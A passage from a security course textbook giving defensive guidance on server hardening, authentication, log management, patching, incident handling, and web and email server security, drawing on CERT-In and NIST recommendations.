Thirdly, periodically examine the services and information accessible on the server and determine the necessary security requirements. Perform periodic auditing and log management of the server is advised. The following processes are practiced:

- Configuring, protecting, and analyzing log files on an ongoing and frequent basis
- Backing up critical information frequently
- Establishing and following procedures for recovering from compromise
- Testing and applying patches in a timely manner
- Testing security periodically.

1.3 ADDRESSING THREATS

To define success, each service provider needs to get it right all the time—they are judged to fail if there is just one single compromised system or piece of data. The below listed guiding principles are set of activities to achieve specific cybersecurity outcomes, and references examples of guidance to achieve those outcomes in the eve of threats.

1. **Identify:** Develop the organizational understanding to manage cybersecurity risk to systems, assets, data, and capabilities. The activities in the Identify Function are foundational for effective use of the Framework. Understanding the business context, the resources that support critical functions, and the related cybersecurity risks enables an organization to focus and prioritize its efforts, consistent with its risk management strategy and business needs.
2. **Protect**: Develop and implement the appropriate safeguards to ensure delivery of critical infrastructure services. The Protect Function supports the ability to limit or contain the impact of a potential cybersecurity event. Examples of outcome Categories within this Function include: Access Control; Awareness and Training; Data Security; Information Protection Processes and Procedures; Maintenance; and Protective Technology.
3. **Detect**: Develop and implement the appropriate activities to identify the occurrence of a cybersecurity event. The Detect Function enables timely discovery of cybersecurity events. Examples of outcome Categories: Anomalies and Events; Security Continuous Monitoring; and Detection Processes.
4. **Respond**: Develop and implement the appropriate activities to take action regarding detected cybersecurity event.

1.4 BAISC DEPLOYMENT QUESTIONS

1.4.1 Identification of Server role

Before installation of server one should first identify role of the server. The server role means applications running on the server. The server can be deployed as a file server, print server, mail server, web server or database server. Based on the server role or applications running on it, System Administrator (SA) can categorize the server under low, medium or high threat perception. In all cases the SA have to plan for adequate server security to ensure confidentiality, integrity and availability of data.

What are the information flow, any associated servers needed associated to it (database server, directory server, Web server, Network Attached Storage (NAS) server, Storage Area Network (SAN) server etc.) and their security concern and the location of the server.

1.4.2 Identification of network services

Network services (HTTP, FTP, SMTP & mail protocols, authentication services) will depend upon the role of the server like Account server, Web server, Mail server, Database server etc. As a general rule, a network server should be dedicated to a single service. This usually simplifies the configuration, which reduces the likelihood of configuration errors. It also eliminates unexpected and unsafe interactions among the services that present opportunities for intruders. In some cases, it may be appropriate to offer more than one service on a single host computer. For example, the server software from many vendors combines the file transfer protocol (FTP) and the hypertext transfer protocol (HTTP) services in a single package. For some organizations, it may be appropriate to provide access to public information via both protocols from the same server host, but it is not recommended since it is a less secure configuration.

1.4.3 Methods of authentication

Depending on the level of threat exposure to the server, authentication method should be chosen:

a. **For Low Threat Exposure** in build user/password mechanism available with the OS is an acceptable practice.
b. **For Medium Threat Exposure** a choice could be made from user/password combination implemented by sever only with strong password policy or an external authentication server like TACKAC, RADIUS or KERBOUS may be implemented. For example an external POP mail server may have radius server authenticating the user access.
c. **For High Threat Exposure** a choice could be made from tokens, smart cards and biometrics devices (devices that recognize a person based on biological characteristics such as fingerprints or patterns of the retinal blood vessels.

1.4.4 Security plan

The detailed plan about the assets and the adequate protection from loss, misuse, unauthorized access or modification, unavailability, and undetected activities. It provides an overview of the security and privacy requirements of the system and describes the controls in place or planned for meeting those requirements. It basically defines system identification and access controls put in place. The system is identified as "the purpose of the system, the sensitivity level of the system, and the environment in which the system is deployed, including the network environment, the system's placement on the network, and the system's relationships with other systems. The control defines the management operational and technical controls put in practice.

1.4.5 Physical security

Access to a server is very important, physical access to a server should be limited to only administrator and other server operators for backup etc. There should be no free access to servers. In general following guidelines should be adhered to

- Protect the system from unauthorized use, loss or damage, e.g. the door should be locked when not in the office
- Keep portable equipment secure
- Position monitor and printers so that others cannot see sensitive data
- Keep floppy disks and other media in a secure place
- Seek advice on disposing of equipment
- Report any loss of data or accessories to the SA
- Keep the system and sensitive data secure from outsiders
- Get authorization before taking equipment off-site
- Take care when moving equipment
- Log out, shut down or lock the system when leaving office
- Install UPS system with adequate battery backups to avoid any data loss or corruption due to power failure

1.5 INSTALLATION & CONFIGURATION

The installation should be carried out from the original media, supplied by the vendor. The OS hardening should be done following the steps listed in the guidelines provided by the vendor for this purpose. This includes installation of patches, disabling of unwanted ports, etc. Care should be taken to match the release of patches with the OS version number.

1.5.1 OS Hardening

1.5.1.1 Patches

One of the most important tasks is to keep the most current patches for the OS and application software installed on a server. Many of these patches fix security vulnerabilities that are well known to intruders. Care must be taken to test the impact of the patches on identically configured server before reflecting on production server as patches can inadvertently cause unexpected problems with proper server operation.

There are two types of patches in general viz. Service Packs and Hotfixes. Installing these patches in order is important. Service Packs must be installed before the Hotfixes.

- **a. Service packs** are used to patch a wide range of vulnerabilities and bugs. The latest service pack that has been tested to work in one’s environment should always be applied after installing the operating system. Service packs are cumulative; users need to install the latest Service Pack. Measures should be taken care during patch installation process.
- **b. Hotfixes** are released more frequently than service packs and are meant to patch a more specific problem. Not all hotfixes may be needed for a particular system. Before installing these fixes on critical systems or installing them on a large number of devices, hotfixes should be tested to ensure that there is no conflict with other third party drivers.

1.5.2 Disabling unwanted services and protocols

The guiding principle is less is more secure! Only required network services should be installed in the server. There are many default services with the standard OS software. Depending upon the role of server one should load only required network services, like on a mail server DNS service is not required.

Disable unneeded network protocols, as each installed protocol takes server resources. Only essential protocols should be loaded on the server. Each network protocol should be configured for security settings, like in case of TCP/IP protocol only essential ports should be enabled. For example, on MS Windows NT Server disable inbound and outbound traffic to the external connections for TCP and UDP ports 135, 137, 139 and UDP port 138. Blocking these ports prevents potential intruders from gathering useful information such as computer names, usernames, and services running on those computers.

Some of the candidate for consideration like, Wireless Services, Remote control and remote access programs, System and network management tools and utilities, including Simple Network Management Protocol (SNMP). Security scanner tools like NMAP, NESSUS should be run to know which ports or services are currently open or running on the server. Any unwanted port/service should be stopped.

1.5.3 OS authentication

Authentication means verifying the identity of someone (a user, device, or other entity) who wants to use data, resources, or applications. Validating that identity establishes a trust relationship for further interactions. Authentication also enables accountability by making it possible to link access and actions to specific identities. After authentication, authorization processes can allow or limit the levels of access and action permitted to that entity. Restrict the user access to the server software is a must.

Notable practices include:

- Remove or Disable unnecessary user Accounts
- Disable non-interactive logins
- Create logic groups and user accounts

Enforce stringent password policy for the restricted users. The chosen password should be complex that can foil attempts from crackers and tools. Your passwords should be long (min 12+) and also use upper and lowercase, digits and alphanumeric symbols. The best way is to create passphrases like “server security for admin” which can be loosely translated to **“$3rv3r$3k4@dm1n”.** Determine the password changing date, reuse policy, password changing authorisation, configure it to increase the period between login attempts with each unsuccessful attempt or deny login after certain unsuccessful attempts. Or two factor authentication can be considered for high profiles servers. Moreover restrict methods or protocols letting credentials travelling in plain text. Appropriate authentication and encryption technologies, such as Secure Sockets Layer (SSL)/Transport Layer Security (TLS), Secure Shell

(SSH), or virtual private networks using IPsec or SSL/TLS, to protect passwords during transmission over untrusted networks.

1.5.4 Protecting server against unauthorized network access

Firewalls and Intrusion Detection System (IDS) should be used on network infrastructure of the organization. The attacks like Denial of Service (DOS) can be avoided with the deployment of firewalls & IDS. For further details on firewalls refer to CERT-In Firewall Security Guidelines.

1.5.5 Encryption

Encryption technologies on servers and networking equipment should be used for remote server administration. It prevents administrator passwords and other sensitive information from crossing one's network in clear-text. Use strong authentication when accessing hosts in one's domain to reduce the risk of a security breach due to false credentials, like in UNIX based systems SSH protocol employs public key cryptography and provides both encryption and strong authentication.

1.5.6 Intelligent usage of ACL's

All file level security depends upon the file system. Only the most secure file system should be chosen for the server. Then user permission for individual files, folders, drives should be set. Any default shares should be removed. Only required file and object shares should be enabled on the server.

1.5.7 Access Control and Permissions

- Configure access controls for all protected files, directories, devices, and every change or decision not to change each object's permission should be documented along with the rationale
- Disable write/modify access permissions for all executable and binary files
- Restrict access of operating system source files, configuration files, and their directories to authorized administrators
- For UNIX systems, there should be no group/world-writable files unless specifically required by necessary application programs
- For NT systems, there should be no permissions set such that "the Everyone group has Modify permissions to files"
- Assign minimum level of access permission to all kernel files
- Establish all log files as "append only" if that option is available
- As a goal, preclude users from installing, removing, or editing scripts without administrative review. Proper procedure for enabling and enforcing the same may be established and fully documented.
- Pay attention to access control inheritance when defining categories of files and users. Ensure that operating system should be configured so as newly created files and directories inherit appropriate access controls, and that access controls propagate down the directory hierarchies as intended when one assigns them

- Administrators should disable a subdirectory's ability to override top-level security directives unless that override is required

1.5.7.1 Tools

Install tools for checking integrity of files on the server. This will also help in analyzing and tracking intruders, in case of an intrusion. For UNIX, file integrity and analysis tools like Tiger, Tripwire, Coroner’s Toolkit can be used. After configuring the server OS file checksum should be generated and stored on a removable media safely. SA should run file checksum utility 2-3 times a day to compare with the configured checksum, any differences should be analyzed suitably. Whenever server is reconfigured, a new checksum should be generated, discarding the old checksum.

1.6 SECURING THE SERVER PLATFORM

Once the OS server has installed and appropriate security measures kept in place, the next step is to install and secure the chosen server software. According to the server software installation, prior installation, check the vendor’s site for known vulnerabilities and if found necessary patches should be installed as the software installation process. Most of the security tweaks we spoke about is exactly applicable while implementing server security. Some of the best practices followed are:

- Create a dedicated physical disk or logical partition (separate from OS and server application) for server data, if applicable.
- Install the server software either on a dedicated host or on a dedicated guest OS if virtualization is being employed.
- Remove or disable all services installed by the server application but not required (e.g., gopher, FTP, HTTP, remote administration).
- Remove or disable all unneeded default user accounts created by the server installation.
- For external-facing servers, reconfigure service banners not to report the server and OS type and version, if possible.

1.6.1 Access / resource Restrictions

The proper setting of access controls can help prevent the disclosure of sensitive or restricted information and can limit resource usage in the event of a DoS attack against the server. For example, server critical files access must be access controlled. Examples include server software configuration, security restriction files, server log files. The execution of the software is limited to authorized user accounts /groups with limited privileges. Moreover restrictions on temporary files created by the server software are restricted to a specified and appropriately protected subdirectory (if possible). Access to these temporary files is limited to the server processes that created the files (if possible).

Resource limitations help limit availability issues (such as DOS attacks). Practices like Placing a limit on the amount of hard drive space that is dedicated for uploads, if uploads to the server are allowed. Ideally, uploads should be placed on a separate partition to provide stronger assurance that the hard drive limit cannot be exceeded.

Sufficient storage space allocation for log management, store ideally on different partition/centralized log servers or efficient log rotation/ backup practices. I have seen in several cases attacker modifies or erase locally stored logs to conceal attack trails. Maintaining a copy of the logs on a centralized logging server gives administrators more information to use when investigating such a compromise. Configure timeouts and other controls to further reduce the impact of certain DoS attacks.

Rate limiting the simultaneous concurrent network connections and the connection timeouts to the server software can quickly establishing connections up to the maximum permitted and established connections will time out as quickly as possible, opening up new connections to legitimate users. This measure only mitigates the effects; it does not defeat the attack.

To some degree, these actions protect against attacks that attempt to fill the file system on the server OS with extraneous and incorrect information that may cause the server to crash.

1.7 ENFORCING AND MAINTAING SECURITY BEST PRACTICES

1.7.1 Account Policy

1.7.1.1 User privileges & rights

Document the categories of users that will be allowed access to the provided services. Categorize users by their organizational department, physical location, or job responsibilities. A category of administrative users who will need access to administer the network server and a category for backup operators needs to be created. Normally, access to network servers should be restricted to only those administrators responsible for operating and maintaining the server. Determine the privileges that each category of user will have on the computer. To document privileges, create a matrix that shows the users or user categories cross-listed with the privileges they will possess. The privileges are customarily placed in groups that define what system resources or services a user can read, write, change, execute, create, delete, install, remove, turn on, or turn off. For many resources, such as program and data files, the access controls provided by the OS are the most obvious means to enforce access privileges. Also, consider using encryption technologies to protect the confidentiality of sensitive information.

1.7.1.2 Audit & logs Management

Auditing is the formal examination and review of actions taken by system users. Event auditing allows the reliable, fine-grained, and configurable logging of a variety of security-relevant system events, including logins, configuration changes and file & network access. These log records can be invaluable for live system monitoring, intrusion detection, and postmortem analysis. The audit mechanisms and log management can generate, maintain, and protect an audit trails.

Audit policy pertains to specific categories of security-related events that an administrator wants to audit. By default, all auditing policy settings are not defined. On domain controllers, auditing is turned off by default. By turning ON various auditing event categories, administrator can implement audit policy that suits the security needs of the organization. An audit log records an entry whenever user performs certain specified actions. For example, the modification of a file or a policy can trigger an audit entry that shows the action that was performed, the associated user account, and the date and time of the action. Both successful and failed attempts action can be audited. Security audits are extremely important for any enterprise network, as audit logs may provide an indication that a security breach has occurred. If the breach is discovered some other way, proper audit settings will generate an audit log that contains important information about the breach. If no audit settings are configured, it will be difficult or impossible to determine what occurred during a security incident. However, if audit settings are configured so that too many authorized activities generate events, the Security Event Log will be filled with useless data. Regular security analyses enable administrators to track and determine that adequate security measures are in effect for each computer as part of an enterprise risk management program. Such analyses focus on highly specific information about all aspects of a computer related to security, which administrators can use to adjust the security levels. More importantly, this information can help detect any security flaws that may occur in the computer over time. Before any audit processes are implemented, an organization should determine how they will collect, organize, and analyze the data. There is little value in large volumes of audit data if there is no underlying plan to utilize it. Also, audit settings can affect computer performance. The effect of a given combination of settings may be negligible on an end-user computer but quite noticeable on a busy server. Therefore, it is recommended to perform some performance tests before deploying new audit settings in the production environment

1.7.1.2.1 Audit Policy and Log Generation

Audit policy detects and deters penetration of any organisation‘s computer system and reveals the usage that identifies misuse. Audits may be conducted to:

- Ensure confidentiality, integrity, and availability by reviewing and maintaining audit logs.
- Investigate possible security incidents to reconstruct the sequence of events that preceded a problem and everything that occurred after it. This reconstruction can assist investigators to assess the full extent of an intrusion which may be required to bring forward any legal action. In this event, the way the log data is handled may make or break the case.
- Ensuring regulatory compliance or compliance to organisation‘s security policy
- Monitor user or system activity where appropriate, to prevent unauthorized accessing or disclosure of any sensitive information.
- Ensure the handling of sensitive information is restricted to authorized personnel and systems logs are established and maintained on its access.
- Ensure that access to audit logs is restricted and a separation of duties is maintained.
- Ensure that Audit logs are reviewed on a recurring basis with the ability to do selective auditing of information by exception.

- Ensure audit logs are archived for future references.

  It is important that appropriate Audit policies should be formulated and implemented on all computer systems, servers and network devices to facilitate collection of logs about all important events. A lapse in this area might result in improper post-incident analysis besides hampering associated Forensic Analysis and investigation.

  After the initial setup and configuration of the logging process, system administrator needs to verify that logging is active and working perfectly. Most importantly, all systems and logs should have synchronized clocks; otherwise, timestamps will be inappropriate. This can be achieved by synchronizing internal clocks of all systems with a hardened timeserver on the network.

Server should be regularly audited and log files scanned for knowing any attacks and intrusions, preferably daily. For small organizations separate logging server with hardened OS should be implemented. Server to logging server communication should also take place over a secure i.e. encrypted channel. Additionally the logs must also be encrypted & access to it should be highly restricted. For very high threat exposure IDS should be installed.

1.7.1.2.2 Log Storage and Protection

Best Practices for Log Storage and Protection are:

All log collection and consolidation efforts Best Practices for Log Storage and Protection are:

- All log collection and consolidation efforts should be performed on an independent and dedicated log server.
- Contents of the log data should be properly encrypted for protection and digitally signed to ensure integrity
- Log files need to be set to ―append only‖ to avoid deletions, purges, and overwrites. A good practice would be to have the logs written to a WORM (Write Once Read Many) device, such as a CD/DVD; this way, accidental deletions are prevented via physical means
- Regular backups of all log files should be conducted at scheduled intervals (daily, weekly, monthly, and so forth) and follow a naming convention conveying information about the date, type, server, and anything else that may be relevant. Integrating the log backup with the overall corporate backup strategy would be beneficial
- Log files can easily become tremendous in size if set to monitor every detail. Sometimes, this is considered a burden; however, with storage capacity costs decreasing at an incredible rate, and compliance issues requiring immense audit trails, it might be easier to log all events, and have tools available to filter out and bring key events to our attention.
- Secure disposal policies defined by the organization should be used when wiping and shredding log data and media.

- Regular management reports should be generated to properly track backup and disposal events and detect any anomalies that might arise. This organization of data will allow an investigator to track intrusions and discover when incidents appeared.

1.7.1.2.3 Securing Log Files

Log files can sometimes contain sensitive information including, server vulnerability alerts, the true paths of resources, or simply information about server usage. For these reasons, many administrators choose to prevent read access to all but themselves. This can be accomplished in several ways. The easiest is to modify the security of the directory into which the logs are written, making the directory owned by the server administrator. The administrator has full access to the directory while all other users are given no access.

1.7.1.2.4 Managing Logs (log rotation)

On even a moderately busy server, the quantity of information stored in the log files is very large. The access log file typically grows 1 MB or more per 10,000 requests. It will consequently be necessary to periodically rotate the log files by moving or deleting the existing logs. This cannot be done while the server is running, because Apache will continue writing to the old log file as long as it holds the file open. Instead, the server must be restarted after the log files are moved or deleted so that it will open new log files.

By using a graceful restart, the server can be instructed to open new log files without losing any existing or pending connections from clients. However, in order to accomplish this, the server must continue to write to the old log files while it finishes serving old requests. It is therefore necessary to wait for some time after the restart before doing any processing on the log files

1.8 OPERATIONS & MAINTENANCE

1.8.1 Patches

The server should be updated regularly for any latest service packs and hotfixes. With this some of the known attacks can be avoided. Server software like mail server, web server, database server etc. should always be updated for latest patches or software versions. The application software installed on server (if any) like web browser, should also be regularly updated with latest patches. This keeps the server secure, from any attacker to exploit bugs or vulnerabilities in the server software. All new patches should be tested offline and then only put on the actual servers. After the patches are applied OS hardening should be redone.

1.8.2 Anti-virus

Computer viruses spread easily through floppy disks, email, or programs downloaded from the Internet. Potential problems range from changing data to reformatting system hard drive. Once created, viruses can spread without help from their creators. One can get them from computers at the office, from using computer at home, or from an email. To protect the systems, it is recommended that a virus scanning/detecting/cleaning program must be installed on the computer systems and It should be regularly updated.

New viruses are created continuously, and vendors of virus detection software offer updates to detect them. To get the latest updates, check the vendor web page. Some virus detection software allows getting the updates automatically via the Internet. The anti-virus software should be configured to schedule these updates at least twice a week.

It is recommended that computers do a quick scan when the system is booted, as programs are loaded into memory, and when new data is detected (from email, removable media). Computers should get a full system scan periodically which can be scheduled to run when the users are away for the evening. Prior to making software available to many machines on a network, install it on a stand-alone device and scan it for computer viruses.

1.8.3 System monitoring

1.8.3.1 Performance

Server performance should be monitored on regular basis. There are built-in tools in the server OS. These tools can monitor server health for hardware components like CPU, memory, hard disk, I/O etc. and also application software on the server like web server application, database server application etc. Any degradation in the server performance can also be linked with triggers and alarms, which sends warning or alert messages to the SA, who can take necessary remedial actions. Server performance monitoring also helps in detecting attacks, like when a hacker misuse some server to launch attacks, the processes running to accomplish attack may degrade server performance.

1.8.3.2 Incident detection tools

Appropriate Tools for Incident Detection must be installed on the server. The reports generated by the tools should be monitored regularly to check any change in the system, unauthorized access, DoS attacks etc. The alarms and event notifications should also be set appropriately.

Some of the tools are Windows based servers Rootkit revellers, File integrity checking tools, Fport, NBTScan Unix based server NMAP, SAINT, SARA, THC-Amap, THC-Hydra These tools are very helpful in detecting server compromise and similar attacks.

1.8.4 Backups

For the purpose of data safety, Backup policy must be made. It should cover methods like cold, warm and hot backups, role of backup operators and their access rights. All users must recognize that all forms of data storage are subject to data loss. For example, a disk crash may result in loss of server data. Users must therefore take steps to ensure there are copies of important data, called backups. Users should ensure security of data on the equipment including backups of important data held on it. Information stored on central servers is to be backed up regularly by the System Administrator.

All users should follow the following guidelines:

- Wherever possible, save important data onto centrally managed network drives, which are generally backed up daily
- Keep paper copy of server configuration file
- Keep the DATs or other removable media in a secure location away from the computer
- Regularly check that another system can read the removable media

1.8.5 Recovery

There could arise the situation when server crashes due to some hardware faults like disk failures, network failures, etc. For such failures, recovery methods of running server without affecting server services should be defined like disk mirroring, disk arrays or recovery from backup media. In case of software failures also, steps should be defined to reload the server services or OS accordingly. Recovery tools should be installed on the server like hard disk recovery software. With the help of such tools server OS is recovered without loss of time. For critical applications fault tolerant systems may be installed.

1.9 INCIDENT HANDLING

1.9.1 Define incident

An Incident is an act of violating an explicit or implied security policy, assuming there exists security policy in the organization. The types of activity considered as violation of a typical security policy are characterized below. These activities include but are not limited to:

- security violation in which a system resource is exposed or is potentially exposed to unauthorized access
- unwanted disruption or denial of service
- any adverse event which compromises some aspect of computer or network security
- the unauthorized use of a system for the processing or storage of data
- Changes to system hardware, firmware, or software characteristics without the owner’s knowledge, instruction or consent

1.9.2 Incident detection

Tools installed for monitoring server performance and incident detection helps in detecting an incident. The symptoms of an incident could be like sudden degradation in server performance, server compromise, failure of service(s), defacement of web site contents, spam mails, mail route abuse etc.

1.9.3 Safeguard measures after incident

When a SA finds that some abnormal behavior in server performance or alarms through incident detection tools are noted the following steps should be taken

- Change administrator password of the server
- Disconnect the server from network, depending upon the severity of Incident
- Or stop server services like web server, mail server etc. Or worst is switch off server

1.10 LETS SUM UP

IN this unit, we have learned how to implement appropriate security management practices and controls when maintaining and operating a secure server.

Sever systems being the core part of an organisations demands strict and stringent security practices including development, documentation, and implementation of policies, standards, procedures, and guidelines that help to ensure the confidentiality, integrity, and availability of information system resources. Additionally we learned the best efforts for a server operating system in deploying configuring and managing to meet the security requirements of the organization. On top of that, the recommended best practices in concise about the how software application is being deployed, configured, and managed to meet the security requirements of the organization.

There are myriad numbers of known attacks happening on server platforms. A compromised server, which can further be used as a Launchpad for conducting attacks on internal potential systems and externals systems/resources.

We wind up by pledging that security of the servers be committed which is an ongoing process to ensure continued security .

1.11 MODEL QUESTIONS

1. What are the best practices to log management?
2. What are the event log entries that indicate loggin thorough different ways(remote, interactive, non-interactive, local) on windows server platforms?
3. How to apply ACL on a file on both windows and Linux platforms?
4. How to perform update operation on windows servers?
5. List out Advantages of full disk encryption

UNIT II: SECURING IT INFRASTRUCTURE SERVICES

2.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Understand the need of securing infrastructure services.
- Understand risk of running vulnerable services.
- Know the different attacks on Web applications.
- Know the guidelines for securing web servers.
- Know the guidelines for securing Email Servers.
- Know the guidelines for securing Database Servers.
- Know the guidelines for securing DNS Servers.

2.2 INTRODUCTION

IT infrastructure refers to the composite hardware, software, network resources and services required for the existence, operation and management of an enterprise IT environment. It allows an organization to deliver IT solutions and services to its employees, partners and/or customers and is usually internal to an organization and deployed within owned facilities[8]. IT infrastructure services such as email, web services, etc. need to be protected from the threats as compromise of those services can lead to loss of business objectives. In this unit we will discuss security of the some common IT infrastructure services:

- Web servers
- Email Service
- Database servers
- DNS Servers

2.3 WEB SERVERS SECURITY

A Web Server is a computer host configured and connected to Internet, for serving web pages on request. Information on Public web servers can be accessed by people anywhere on the Internet. Since web servers are open to public access they can be subjected to attempts by attackers to compromise the server. attackers can deface websites and steal valuable data from systems. This can lead to complete breach of IT system. In the case of corporate and government systems, loss of important data may actually mean the launch of information espionage or information warfare on their sites. Apart from data loss or data theft a web defacement incident can cause significant damage to the image of an organization.

Common security threats to a public web server can be classified as the following-

[8] https://www.techopedia.com/definition/29199/it-infrastructure

- Unauthorized access
- Defacement
- Data theft
- Data manipulation
- Improper usage
- Launch pad for attacks
- Hosting improper/malicious contents
- Denial of Service & Distributed Denial of Service

Hackers take advantage of different security flaws in a web hosting infrastructure and exploit the vulnerability to compromise the system. Common security flaws that can lead to a compromise can be categorized as

- Insufficient network boundary security controls
- Flaws or bugs in web hosting software (OS, application etc)
- Insecure design and coding of hosted application
- Weak password
- Social engineering
- Lack of operational control

An attacker can adopt various hacking techniques or tools to exploit or take advantage of the above mentioned security flaws.

We servers security can be broadly divided into two categories:

i. Web server Security; and
ii. Web application Security

Web application security aspect is covered in Unit 3 of this block. In this unit we will discuss about the general web server security.

2.3.1 Defense in depth

Securing a web server comprises of implementing defense in depth using various security controls at network architecture, operating system and application levels. Defense in depth is defined as the practice of layering defenses to provide added protection. The defense in depth architecture places multiple barriers between an attacker and business-critical information resources. These multiple layers prevent direct attacks against important systems and avert easy reconnaissance of networks.

As we discussed Web Server is a program that serves Web pages to Web browsers using the Hyper Text Transfer Protocol (HTTP or/and HTTPS). Some of the Web Server software contain middle-tier software that act as an application server. This enables users to perform high-level tasks, such as querying a database and delivering the output through the Web Server to the client browser as an HTML file.

In securing a Web Server, administrators should take care of the following

- Based on security needs, check for presence of specific security-related features on the chosen web server. It may include types of authentication, levels of access control, support for remote administration, and logging features.
- Install only the required features of the Application Servers and remove default features not being used.
- Install the latest version of the web server software along with the latest patches.
- Install web server software in a CHROOT cage.
- Remove all sample files, scripts, manuals and executable code from the web server application root directory.
- Remove all files that are not part of the Web site
- Reconfigure the HTTP Service banner so that Web server and Operating System type & version are not reported.
- Create a new custom least-privileged user and group for the Web Server process, unique from all other users and groups.
- Although the server may have to run as root or administrator initially to bind to port 80, the server should not run in this mode.
- The configuration files of the Web Server should be readable by Web Server process but not writable.
- The server should be configured in a manner so that web content files can be read but not written by Web service processes.
- Consider security implications before selecting programs, scripts, and plug-ins for the web server.
- Various Server Side Active Content Technologies are available viz. Java Servlets, ASP, ColdFusion, etc.. Each has its own strengths and weaknesses alongwith an associated risk. Thus the technology to be implemented on the Web server has to be chosen after due consideration.
- Third-party free modules available should not be used without proper checking and verification of their functionality and security.
- Configure the Web server to use authentication and encryption technologies (SSL), where required, along with a mechanism to check the latest CRL (certificate revocation list).

2.3.2 Third party hosting

An organization may not have the required infrastructure and expertise and therefore can use a third party organization to host the Web site. The organization can use co-locate their own servers in the service provider’s network or directly host on the servers of the service provider itself.

The advantages of third party hosting are:

- The service provider may have greater knowledge in securing and protecting Web servers.
- The network can be optimized solely for the support and protection of Web servers.

- DoS attacks aimed at the Web server shall have no effect on the organization's production network.
- Compromise of the Web server does not directly threaten the organization's network.

Disadvantages of third party hosting are

- It requires trusting a third-party with Web server content.
- It is difficult to remotely administer/update Web server.
- There is little control on the security of the Web server.
- The Web server may be affected by attacks aimed at other Web servers hosted by the service provider on the same network.

In selecting a third party hosting organization, a user should keep the following in view.

- Hosting organization should have a security policy and should implement the best practices for the websites.
- Hosting organization should have its infrastructure and Web servers security audited.
- Hosting organization should also have their web servers tested by VA&PT testing experts periodically and should take immediate steps to plug the security weakness unearthed.

2.3.2.1 CERT-In Guidelines, security auditing: Third party hosting service provider

In case a services/website is hosted on a webserver owned by another organization, then the webserver system, its operating system and webhosting application software including backend database application software, if any, are under the control of the organization hosting the website (i.e. owning the webserver) and it is the responsibility of webserver owner to take care of information security auditing of these, as the organization owning the website contents does not have any access or control over these assets. However, since the data / software related to the web-site are under the control of the organization owning the contents of the website, their responsibility is limited to get these audited by a CERT-In empanelled information security auditing organization.

The organization, owning the website contents, can select any auditing organization out of the CERT-In empanelled information security auditing organizations as per their office rules & procedures and financial guidelines to get these audited. The information security audit report from the information security auditor should clearly state that these webpages, including the backend database and scripts, if any, are free from any vulnerability and malicious code, which could be exploited to compromise and gain unauthorized access with escalated privileges into the webserver system hosting the said website.

Web server security Thumb rules

- Web administrators should be adequately skilled.
- Use software only from trusted source.
- Keep all software updated.
- IS Security audit and VA&PT test should be carried out regularly.
- A dedicated machine should be used as a Web server.
- Changes to configuration should be documented (revision control program)

- Central syslog server should be used.
- Encryption should be used for sensitive information handling.

2.4 EMAIL SECURITY

Email or Electronic mail is messages distributed by electronic means from one computer user to one or more recipients via a network or internet. Figure below give brief introduction of how email works. Email Sender composes a message on a computer by using an email program: a client. The email program combines the text written (the body) with the recipient, subject, date, and time (the header). Email program (the client) then sends the message off to an email server by using the Simple Message Transfer Protocol, or SMTP.

The email server is basically a program running on another computer. At the email server, the message is dissected and the recipients culled from the message’s To, Cc, and Bcc fields in the header. The SMTP server then finds the host computer for the recipients. For example, if the message is being sent to ashoo.online@gmail.com, the email server looks up gmail.com and sends the message off to that server. The message hops around the Internet as it makes the connection to the destination computer. At the destination email server, another SMTP server fetches the message and stuffs it into a mailbox for the intended user. There, it sits and waits until the user logs in to collect mail. The recipient’s mail program collects new messages from his email server. The mail program uses the Post Office Protocol (POP) recent version POP3 or (Internet Message Access Protocol) IMAP to fetch the message. POP3 or IMAP fetch the message waiting on the server and transfer it to the recipient’s computer. After the mail messages are on the recipient’s computer, they’re stored in a database. After email messages are received, they exist in various mailboxes organized by email program: like Inbox, Spam, Deleted Items, and trash.




Figure 20: Working of an email

2.4.1 Security Threats to Email Service

a. **Malware distribution by email:** Email are used by attackers as a vehicle for distributing the malicious programs to the victims. The malware email is most likely disguised as a message from a friend or has another tempting aspect that entices users to open it.

b. **Spam and social Engineering:** Email spam, also known as junk email or unsolicited bulk email (UBE), is a subset of electronic spam involving nearly identical messages sent to numerous recipients by email. The messages may contain disguised links that appear to be for familiar websites but in fact lead to phishing web sites or sites that are hosting malware. Spam email may also include malware as scripts or other executable file attachments. Spam emails are also used by attackers to trick recipient (social engineering) to provide valuable information and sometimes money as in case of Nigerian fraud.
c. **Targeted Attacks:** Targeted threats are a class of attacks destined for one specific organization or industry. A type of crimeware, these threats are of particular concern because they are designed to capture sensitive information. Targeted attacks may include threats delivered via SMTP e-mail. Government organisations are the most targeted sector. Financial industries are the second most targeted sector, most likely because cybercriminals desire to profit from the confidential, sensitive information the financial industry IT infrastructure houses.
d. **Message Modification:** Anyone who has system administrator permission on any of the SMTP Servers that messages visits can read, delete or change the message before it continues on to its destination. The recipient has no way to tell if the email message that they receive has been altered. If the message was merely deleted, the recipient would not know if it had been sent.
e. **Eavesdropping:** It is very easy for someone who has access to the computers or networks through which the information is travelling to capture this information and read it. Other users of computers near the path taken by email through the Internet can potentially read and copy messages not intended for them.
f. **Repudiation:** Normal email messages can be forged and there is no way a recipient can prove that someone sent them a particular message. It is also possible that a sender can successfully deny sending a message.
g. **Identity Theft:** If someone can obtain the username and password that are used to access email servers, they can read other people's email and send false email messages disguising as legitimate senders. These credentials can be obtained by eavesdropping on SMTP, IMAP, POP or Webmail connections, by reading email messages in which this information is included, or through other means.
h. **Unprotected Backups:** Messages are stored in plain text on all SMTP Servers. This means that backups of these servers' disks will contain plain text copies of messages. As backups can be kept for years and can be read by anyone with access to them, the messages could still be exposed in insecure places even after email users think that all copies have been deleted.

2.4.2 Security Guidelines-email server

Readers are advised to refer to the NIST Special Publication 800-45, Guidelines on Electronic Mail Security. Part of this section is derived from NIST 800-45. In this section we covered in some best practices for securing the email server.

a. **Implementing a Secure Network Infrastructure:** Readers are advised here to refer to Network security Block of this Course or NIST Special Publication 800-45 for implementing secure network infrastructure for securing the email server.

b. **Securing the Mail Server Operating System:** Readers are advised to refer to Block 2, Unit 1 General server security of this Course or NIST Special Publication 800-45 for securing the operating system of the email server.

c. **Email Relay Restriction:** Email server relay parameter should be restrictive. All mail servers have this option, where owner of server can specify which domains or IP addresses mail server will relay mail for. In other words, this parameter specifies for whom SMTP protocol should forward mail. Misconfiguration of this option can cause harm because spammers can use mail server (and network resources) as a gateway for spamming others.

